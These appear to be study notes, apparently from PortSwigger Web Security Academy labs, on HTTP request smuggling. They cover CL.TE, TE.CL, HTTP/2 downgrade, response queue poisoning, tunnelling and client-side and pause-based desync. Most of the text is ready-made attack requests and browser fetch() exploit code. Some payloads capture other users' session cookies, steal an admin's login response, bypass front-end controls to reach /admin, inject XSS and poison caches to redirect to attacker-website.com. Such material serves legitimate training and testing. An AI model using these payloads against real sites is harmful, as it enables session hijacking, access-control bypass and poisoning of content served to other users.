
What is HTTP request smuggling?


Attacker interferes with the way a web site processes sequences of HTTP requests.



- Front-end server forwards HTTP requests to a back-end server over the **same back-end network connection**

- The receiving server parses the HTTP request headers to determine where one request ends and the next one begins

- Attacker causes part of their front-end request to be interpreted by the back-end server as the start of the next request



Two ways to specify where a request ends:

- Content-Length: #bytes

- Transfer-Encoding: chunked (Each chunk consists of the chunk size in bytes, expressed in hexadecimal, followed by a newline, followed by the chunk contents. The message is terminated with a chunk of size zero):

**POST /search HTTP/1.1**

**Host: normal-website.com**

**Content-Type: application/x-www-form-urlencoded**

**Transfer-Encoding: chunked**

**b**

**q=smuggling**

**0**

We can place both headers into a single HTTP request and manipulates these so that the front-end and back-end servers process the request differently

**Notes:**

* Uncheck “Update Content-Length”
* Show non-printable chars: add \r\n\r\n after 0

TE.TE behavior: obfuscating the TE header

Front-end and back-end support Transfer-Encoding headers, but one of the servers can be induced not to process it by **obfuscating** the header in some way.

Transfer-Encoding: xchunked

Transfer-Encoding : chunked

Transfer-Encoding: chunked

Transfer-Encoding: x

Transfer-Encoding:[tab]chunked

[space]Transfer-Encoding: chunked

X: X[\n]Transfer-Encoding: chunked

Transfer-Encoding

: chunked

Transfer-encoding: identity

Then depending on front-end or back-end not processing the obfuscated TE, use one of the techniques below

CL.TE vulnerabilities

Front-end server uses Content-Length **(and does not support TE)**, back-end server uses Transfer-Encoding

**Detect:**

POST /about HTTP/1.1  
Host: example.com  
Transfer-Encoding: chunked  
Content-Length: 4  
  
1  
Z  
G

Thanks to the short Content-Length, the front end will forward the blue text only, and the back end will time out while waiting for the next chunk size. This will cause an observable time delay.

-----------------------------------------------------------

POST / HTTP/1.1  
Host: example.com  
Content-Length: 6  
Transfer-Encoding: chunked  
  
0  
  
GPOST / HTTP/1.1  
Host: example.com

send 2 times

-----------------------------------------------------------

POST /home HTTP/1.1

Host: vulnerable-website.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 62

Transfer-Encoding: chunked

0

GET /admin HTTP/1.1

Host: vulnerable-website.com

Foo: xGET /home HTTP/1.1

Host: vulnerable-website.com

This can be used to **bypass front-end security controls** (e.g., to GET /admin)

TE.CL vulnerabilities

Front-end server uses Transfer-Encoding, back-end server uses Content-Length **(and does not support TE)**

**Detect**:

POST /about HTTP/1.1  
Host: example.com  
Transfer-Encoding: chunked  
Content-Length: 6  
  
0  
  
X

Thanks to the terminating '0' chunk the front-end will only forward the blue text, and the back-end will time out waiting for the X to arrive.

-------------------------------------------------------------------------------------------------------------------------------------------------------------------------

POST / HTTP/1.1  
Host: example.com  
Content-Length: 3  
Transfer-Encoding: chunked  
  
6  
PREFIX  
0  
  
POST / HTTP/1.1  
Host: example.com

POST /search HTTP/1.1  
Host: example.com  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 4  
Transfer-Encoding: zchunked  
  
96  
GET /404 HTTP/1.1  
X: x=1&q=smugging&x=  
Host: example.com  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 100 **(larger than the actual body)**  
  
x=  
0  
  
POST /search HTTP/1.1  
Host: example.com

This can be used to **bypass front-end security controls** (e.g., to GET /admin)

This can be used to bypass protection against **duplicated headers**

If only for local user: use “**Host: localhost**”

Revealing front-end request rewriting

Front-end may add some additional request headers to the request. If the smuggled request does not contain these headers, it will not be processed by the back-end. To **find out which additional headers are added**:

* Find a POST request that reflects the value of a request parameter into the application's response (e.g., email-parameter in login function)
* Shuffle the parameters so that the reflected parameter appears last in the message body.
* Smuggle this request to the back-end server, followed directly by a normal request whose rewritten form you want to reveal.

POST / HTTP/1.1

Host: vulnerable-website.com

Content-Length: 130

Transfer-Encoding: chunked

0

POST /login **HTTP/1.1**

Host: vulnerable-website.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 100

email=POST /login HTTP/1.1

Host: vulnerable-website.com

...

<input id="email" value="POST /login HTTP/1.1

Host: vulnerable-website.com

X-Forwarded-For: 1.3.3.7

X-Forwarded-Proto: https

X-TLS-Bits: 128

X-TLS-Cipher: ECDHE-RSA-AES128-GCM-SHA256

X-TLS-Version: TLSv1.2

x-nr-external-service: external

...

POST /example HTTP/1.1

Host: vulnerable-website.com

Content-Type: x-www-form-urlencoded

Content-Length: 64

Transfer-Encoding: chunked

0

GET /admin HTTP/1.1

X-SSL-CLIENT-CN: administrator

Foo: x

Capturing other users' requests

This can be used to **capture the content of other users’ requests**: session tokens, sensitive data submitted by the user.

We smuggle a request that submits data to the storage function, with the parameter containing the data positioned last in the request. The next request that is processed by the back-end server will be appended to the smuggled request, with the result that the other user's raw request gets stored.

GET / HTTP/1.1

Host: vulnerable-website.com

Transfer-Encoding: chunked

Content-Length: 324

0

POST /post/comment **HTTP/1.1**

Host: vulnerable-website.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 400 **(need to be really big for the captured data)**

Cookie: session=BOe1lFDosZ9lk7NLUpWcG8mjiwbeNZAO

csrf=SmsWiwIJ07Wg5oqX87FfUVkMThn9VzO0&postId=2&name=Carlos+Montoya&email=carlos%40normal-user.net&website=https%3A%2F%2Fnormal-user.net&comment=GET / HTTP/1.1

Host: vulnerable-website.com

Cookie: session=jJNLJs2RKpbg9EQ7iWrcfzwaTvMw81Rj

...

Using HTTP request smuggling to exploit [reflected XSS](https://portswigger.net/web-security/cross-site-scripting/reflected)

POST / HTTP/1.1

Host: vulnerable-website.com

Content-Length: 63

Transfer-Encoding: chunked

0

GET / HTTP/1.1

User-Agent: <script>alert(1)</script>

Foo: X

Using HTTP request smuggling to turn an on-site redirect into an open redirect

Server uses the Host header to redirect:

GET /home HTTP/1.1

Host: normal-website.com

HTTP/1.1 301 Moved Permanently

Location: <https://normal-website.com/home/>

Redirect user to another domain:

POST / HTTP/1.1

Host: vulnerable-website.com

Content-Length: 54

Transfer-Encoding: chunked

0

GET /home HTTP/1.1 **(adapt the endpoint of exploit server)**

Host: attacker-website.com

Foo: X

---------------------------------------------------------------------

For redirects that use the path to construct a root-relative URL for the Location header:

GET /example HTTP/1.1

Host: normal-website.com

HTTP/1.1 301 Moved Permanently

Location: /example/

if the server lets you use a protocol-relative URL in the path:

GET //attacker-website.com/example HTTP/1.1

Host: vulnerable-website.com

HTTP/1.1 301 Moved Premanently

Location: //attacker-website.com/example/

Using HTTP request smuggling to perform [web cache poisoning](https://portswigger.net/web-security/web-cache-poisoning)

POST / HTTP/1.1

Host: vulnerable-website.com

Content-Length: 59

Transfer-Encoding: chunked

0

GET /home HTTP/1.1

Host: attacker-website.com

Foo: XGET /static/include.js HTTP/1.1

Host: vulnerable-website.com

GET /static/include.js HTTP/1.1 **(this will be cached)**

Host: vulnerable-website.com

HTTP/1.1 301 Moved Permanently

Location: <https://attacker-website.com/home/>

POST / HTTP/1.1

Host: YOUR-LAB-ID.web-security-academy.net

Content-Type: application/x-www-form-urlencoded

Content-Length: 129

Transfer-Encoding: chunked

0

GET /post/next?postId=3 HTTP/1.1 **(this yields a redirect)**

Host: **anything**

Content-Type: application/x-www-form-urlencoded

Content-Length: 10

x=1

**Determine: to which endpoint the request is redirected**

**Adapt the exploit server accordingly**

Using HTTP request smuggling to perform web cache deception

Attacker causes the application to store some sensitive content belonging to another user in the cache, and the attacker then retrieves this content from the cache.

POST / HTTP/1.1

Host: vulnerable-website.com

Content-Length: 43

Transfer-Encoding: chunked

0

GET /private/messages HTTP/1.1

Foo: XGET /static/some-image.png HTTP/1.1 **(this will get cached)**

Host: vulnerable-website.com

Cookie: sessionId=q1jn30m6mqa7nbwsa0bhmbr7ln2vmh7z

...

Repeat the smuggled request a few times


Check all the static assets

HTTP/2 request smuggling

HTTP/2 messages are sent over the wire as a series of separate "frames". Each frame is preceded by an explicit length field, which tells the server exactly how many bytes to read in. The length of the request is the sum of its frame lengths.

HTTP/2 downgrading

Front-end servers rewrite each incoming HTTP/2 request using HTTP/1 syntax



H2.CL vulnerabilities

**Allow “HTTP/2 ALPN override”**

**Disable “Update Content-Length”**

**Front-end (HTTP/2)**

|  |  |
| --- | --- |
| :method | POST |
| :path | /example |
| :authority | vulnerable-website.com |
| content-type | application/x-www-form-urlencoded |
| content-length | 0 |
| GET /admin HTTP/1.1  Host: vulnerable-website.com  Content-Length: 10  x=1 | |

**Back-end (HTTP/1)**

POST /example HTTP/1.1

Host: vulnerable-website.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 0

GET /admin HTTP/1.1

Host: vulnerable-website.com

Content-Length: 10

x=1GET / H

H2.TE vulnerabilities

**Front-end (HTTP/2)**

|  |  |
| --- | --- |
| :method | POST |
| :path | /example |
| :authority | vulnerable-website.com |
| content-type | application/x-www-form-urlencoded |
| transfer-encoding | chunked |
| 0  GET /admin HTTP/1.1  Host: vulnerable-website.com  Foo: bar | |

**Back-end (HTTP/1)**

POST /example HTTP/1.1

Host: vulnerable-website.com

Content-Type: application/x-www-form-urlencoded

Transfer-Encoding: chunked

0

GET /admin HTTP/1.1

Host: vulnerable-website.com

Foo: bar

Response queue poisoning

Attacker causes a front-end server to start mapping responses from the back-end to the wrong requests. This is achieved by smuggling a complete request, thereby eliciting two responses from the back-end when the front-end server is only expecting one.


**Notes:**

**- Allow “HTTP/2 ALPN override” in all requests**


**- Disable “Update Content-Length”**

**- \r\n\r\n in the end**

The front-end forwards the first response to the correct client. As there are no further requests awaiting a response, the unexpected second response is held in a queue. When the front-end receives another request, it forwards this to the back-end as normal. However, when issuing the response, it will send the first one in the queue, that is, the leftover response to the smuggled request. The correct response from the back-end is then left without a matching request.



Stealing other users' responses



POST **/404** HTTP/**2**\r\n

Host: vulnerable-website.com\r\n

Content-Type: x-www-form-urlencoded\r\n

Content-Length: 61\r\n

Transfer-Encoding: chunked\r\n

\r\n

0\r\n

\r\n

GET **/404** HTTP/**1.1**\r\n

Host: vulnerable-website.com\r\n

\r\n

GET / HTTP/1.1\r\n

Host: vulnerable-website.com\r\n

\r\n

Repeat this process until we capture a 302 response containing the admin's new post-login session cookie.

Request smuggling via CRLF injection

Some websites strip away Transfer-Encoding headers. With the help of HTTP/2:

Foo: bar\nTransfer-Encoding: chunked

|  |  |
| --- | --- |
| foo | bar\r\nTransfer-Encoding: chunked |

HTTP/2-exclusive vectors

https://portswigger.net/web-security/request-smuggling/advanced/http2-exclusive-vectors

HTTP/2 request splitting

|  |  |
| --- | --- |
| :method | GET |
| :path | /404 |
| :authority | vulnerable-website.com |
| foo | bar\r\n  \r\n  GET /404 HTTP/1.1\r\n  Host: vulnerable-website.com |

Repeat this process until we capture a 302 response containing the admin's new post-login session cookie.

Accounting for front-end rewriting

During rewriting, if some front-end servers append the new Host header to the end of the current list of headers:

|  |  |
| --- | --- |
| :method | GET |
| :path | /404 |
| :authority | vulnerable-website.com |
| foo | bar\r\n  Host: vulnerable-website.com\r\n  \r\n  GET /404 HTTP/1.1 |

Repeat this process until we capture a 302 response containing the admin's new post-login session cookie.

Leaking internal headers via HTTP/2 request tunnelling

|  |  |
| --- | --- |
| :method | POST |
| :path | /comment |
| :authority | vulnerable-website.com |
| content-type | application/x-www-form-urlencoded |
| foo | bar\r\n  Content-Length: 200\r\n  \r\n  comment= |
| x=1 | |

POST /comment HTTP/1.1

Host: vulnerable-website.com

Content-Type: application/x-www-form-urlencoded

Content-Length: 200

comment=X-Internal-Header: secretContent-Length: 3

x=1

HTTP request tunnelling

Use this technique to bypass front-end security measures that may otherwise prevent from sending certain requests

Non-blind request tunnelling using HEAD**Request**

|  |  |
| --- | --- |
| :method | HEAD |
| :path | /example |
| :authority | vulnerable-website.com |
| foo | bar\r\n  \r\n  GET /tunnelled HTTP/1.1\r\n  Host: vulnerable-website.com\r\n  X: x |

**Response**

|  |  |
| --- | --- |
| :status | 200 |
| content-type | text/html |
| content-length | 131 |
| HTTP/1.1 200 OK  Content-Type: text/html  Content-Length: 4286  <!DOCTYPE html>  <h1>Tunnelled</h1>  <p>This is a tunnelled respo | |

If the endpoint to which you send your HEAD request returns a resource that is shorter than the tunnelled response you're trying to read, it may be truncated before you can see anything interesting.

If the returned content-length is longer than the response to your tunnelled request, you will likely encounter a timeout as the front-end server is left waiting for additional bytes to arrive from the back-end.

* Point your HEAD request to a different endpoint that returns a longer or shorter resource as required.
* If the resource is too short, use a reflected input in the main HEAD request to inject arbitrary padding characters. Even though you won't actually see your input being reflected, the returned content-length will still increase accordingly.
* If the resource is too long, use a reflected input in the tunnelled request to inject arbitrary characters so that the length of the tunnelled response matches or exceeds the length of the expected content.

CL.0 request smuggling

Back-end ignores the Content-Length header. It assumes that each request finishes at the end of the headers (i.e., it treats the Content-Length as 0). But the front-end still uses the Content-Length header to determine where the request ends.

Testing for CL.0 vulnerabilities

POST /vulnerable-endpoint HTTP/1.1

Host: vulnerable-website.com

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 34

GET /hopefully404 HTTP/1.1

Foo: xGET / HTTP/1.1 Host: vulnerable-website.com => HTTP/1.1 404 Not Found

Test all endpoints (e.g., static resources)

H2.0 vulnerabilities

Websites that [downgrade HTTP/2 requests to HTTP/1](https://portswigger.net/web-security/request-smuggling/advanced/http2-downgrading) may be vulnerable to an equivalent "H2.0" issue if the back-end server ignores the Content-Length header of the downgraded request.

What is a client-side desync?

Regular request smuggling attacks desynchronize the connection between a front-end and back-end server. Client-side desync attack (CSD) makes the victim's web browser desynchronize its own connection to the vulnerable website:

1. The victim visits a web page on an arbitrary domain containing malicious JavaScript.
2. The JavaScript causes the victim's browser to issue a request to the vulnerable website. This contains an attacker-controlled request prefix in its body, much like a normal request smuggling attack.
3. The malicious prefix is left on the server's TCP/TLS socket after it responds to the initial request, desyncing the connection with the browser.
4. The JavaScript then triggers a follow-up request down the poisoned connection. This is appended to the malicious prefix, eliciting a harmful response from the server.

As these attacks don't rely on parsing discrepancies between two servers, even single-server websites may be vulnerable.

Testing for client-side desync vulnerabilities

1. [Probe for potential desync vectors in Burp.](https://portswigger.net/web-security/request-smuggling/browser/client-side-desync#probing-for-client-side-desync-vectors)
2. [Confirm the desync vector in Burp.](https://portswigger.net/web-security/request-smuggling/browser/client-side-desync#confirming-the-desync-vector-in-burp)
3. [Build a proof of concept to replicate the behavior in a browser.](https://portswigger.net/web-security/request-smuggling/browser/client-side-desync#building-a-proof-of-concept-in-a-browser)
4. Identify an exploitable gadget.
5. Construct a working [exploit](https://portswigger.net/web-security/request-smuggling/browser/client-side-desync#exploiting-client-side-desync-vulnerabilities) in Burp.
6. Replicate the [exploit](https://portswigger.net/web-security/request-smuggling/browser/client-side-desync#exploiting-client-side-desync-vulnerabilities) in your browser.

Probing for client-side desync vectors

Send a request in which the specified Content-Length is longer than the actual body:

* If the request hangs or times out, server is waiting for the remaining bytes.
* If we get an immediate response, we've potentially found a CSD vector. This warrants further investigation.

Also check static files, server-level redirects, server error.

Confirming the desync vector in Burp

Try sending two requests down the same connection to see if we can use the body of the first request to affect the response to the second one.

Building a proof of concept in a browser

* Use a browser that is **not** proxying traffic through Burp Suite - using any HTTP proxy can have a significant impact on the success of your attacks. We recommend Chrome as its developer tools provide some useful troubleshooting features.
* Disable any browser extensions.

1. Go to exploit server.
2. Open the browser's developer tools and go to the **Network** tab.
3. Make the following adjustments:
   * Select the **Preserve log** option.
   * Right-click on the headers and enable the **Connection ID** column.

This ensures that each request that the browser sends is logged on the **Network** tab, along with details of which connection it used. This can help with troubleshooting any issues later.

1. Switch to the **Console** tab and use fetch() to replicate the desync probe you tested in Burp. The code should look something like this:

fetch('https://vulnerable-website.com/vulnerable-endpoint', {

method: 'POST',

body: 'GET /hopefully404 HTTP/1.1\r\nFoo: x', // malicious prefix

**mode: 'no-cors',** // ensures the connection ID is visible on the Network tab

credentials: 'include' // poisons the "with-cookies" connection pool

}).then(() => {

location = 'https://vulnerable-website.com/' // uses the poisoned connection

})

### **Handling redirects**

fetch('https://vulnerable-website.com/redirect-me', {

method: 'POST',

body: 'GET /hopefully404 HTTP/1.1\r\nFoo: x',

**mode: 'cors',**

credentials: 'include'

}).catch(() => {

location = 'https://vulnerable-website.com/'

})

### **Client-side cache poisoning**

1. [Identify a suitable CSD vector](https://portswigger.net/web-security/request-smuggling/browser/client-side-desync#testing-for-client-side-desync-vulnerabilities) and desync the browser's connection.
2. [Use the desynced connection to poison the cache with a redirect.](https://portswigger.net/web-security/request-smuggling/browser/client-side-desync#poisoning-the-cache-with-a-redirect)
3. [Trigger the resource import from the target domain.](https://portswigger.net/web-security/request-smuggling/browser/client-side-desync#triggering-the-resource-import)
4. [Deliver a payload.](https://portswigger.net/web-security/request-smuggling/browser/client-side-desync#delivering-a-payload)

Clear the cache between each attempt (**Settings > Clear browsing data > Cached images and files**).

#### **Poisoning the cache with a redirect**

- Tweak the proof of concept so that the smuggled prefix will trigger a redirect to the domain where we host your malicious payload.

- Change the follow-up request to a direct request for the target JavaScript file.

<script>

fetch('https://vulnerable-website.com/desync-vector', {

method: 'POST',

body: 'GET /redirect-me HTTP/1.1\r\nFoo: x',

credentials: 'include',

mode: 'no-cors'

}).then(() => {

location = 'https://vulnerable-website.com/resources/target.js'

})

</script>

#### **Triggering the resource import**

Wrapping the HTML in JavaScript comments:

alert(1);

/\*

<script>

fetch( ... )

</script>

\*/

When the browser loads the page as HTML, it will only execute the JavaScript in the <script> tags. When it loads this in a JavaScript context, it will only execute the alert() payload, treating the rest of the content as comments.

# **Pause-based desync**

Pause-based desync vulnerabilities can occur when a server times out a request but leaves the connection open for reuse.

## **Server-side pause-based desync**

Consider:

POST /example HTTP/1.1

Host: vulnerable-website.com

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 34

GET /hopefully404 HTTP/1.1

Foo: x

We send the headers to a vulnerable website, but pause before sending the body.

1. The front-end forwards the headers to the back-end, then waits for the remaining bytes promised by the Content-Length header.
2. After a while, the back-end times out and sends a response, even though it has only consumed part of the request. At this point, the front-end may or may not read in this response and forward it to us.
3. We finally send the body, which contains a basic request smuggling prefix in this case.
4. The front-end server treats this as a continuation of the initial request and forwards this to the back-end down the same connection.
5. The back-end server has already responded to the initial request, so assumes that these bytes are the start of another request.

### **Testing for pause-based CL.0 vulnerabilities**

1. In Burp Repeater, create a CL.0 request smuggling probe, then send it to Turbo Intruder.

POST /example HTTP/1.1

Host: vulnerable-website.com

Connection: keep-alive

Content-Type: application/x-www-form-urlencoded

Content-Length: 34

GET /hopefully404 HTTP/1.1

Foo: x

1. In Turbo Intruder's Python editor panel, adjust the request engine configuration to set the following options:

concurrentConnections=1

requestsPerConnection=100

pipeline=False

1. Queue the request, adding the following arguments to the queue() interface:
   * pauseMarker - A list of strings after which you want Turbo Intruder to pause.
   * pauseTime - The duration of the pause in milliseconds.

For example, to pause after the headers for 60 seconds, queue the request as follows:

engine.queue(target.req, pauseMarker=['\r\n\r\n'], pauseTime=60000)

1. Queue an arbitrary follow-up request as normal:

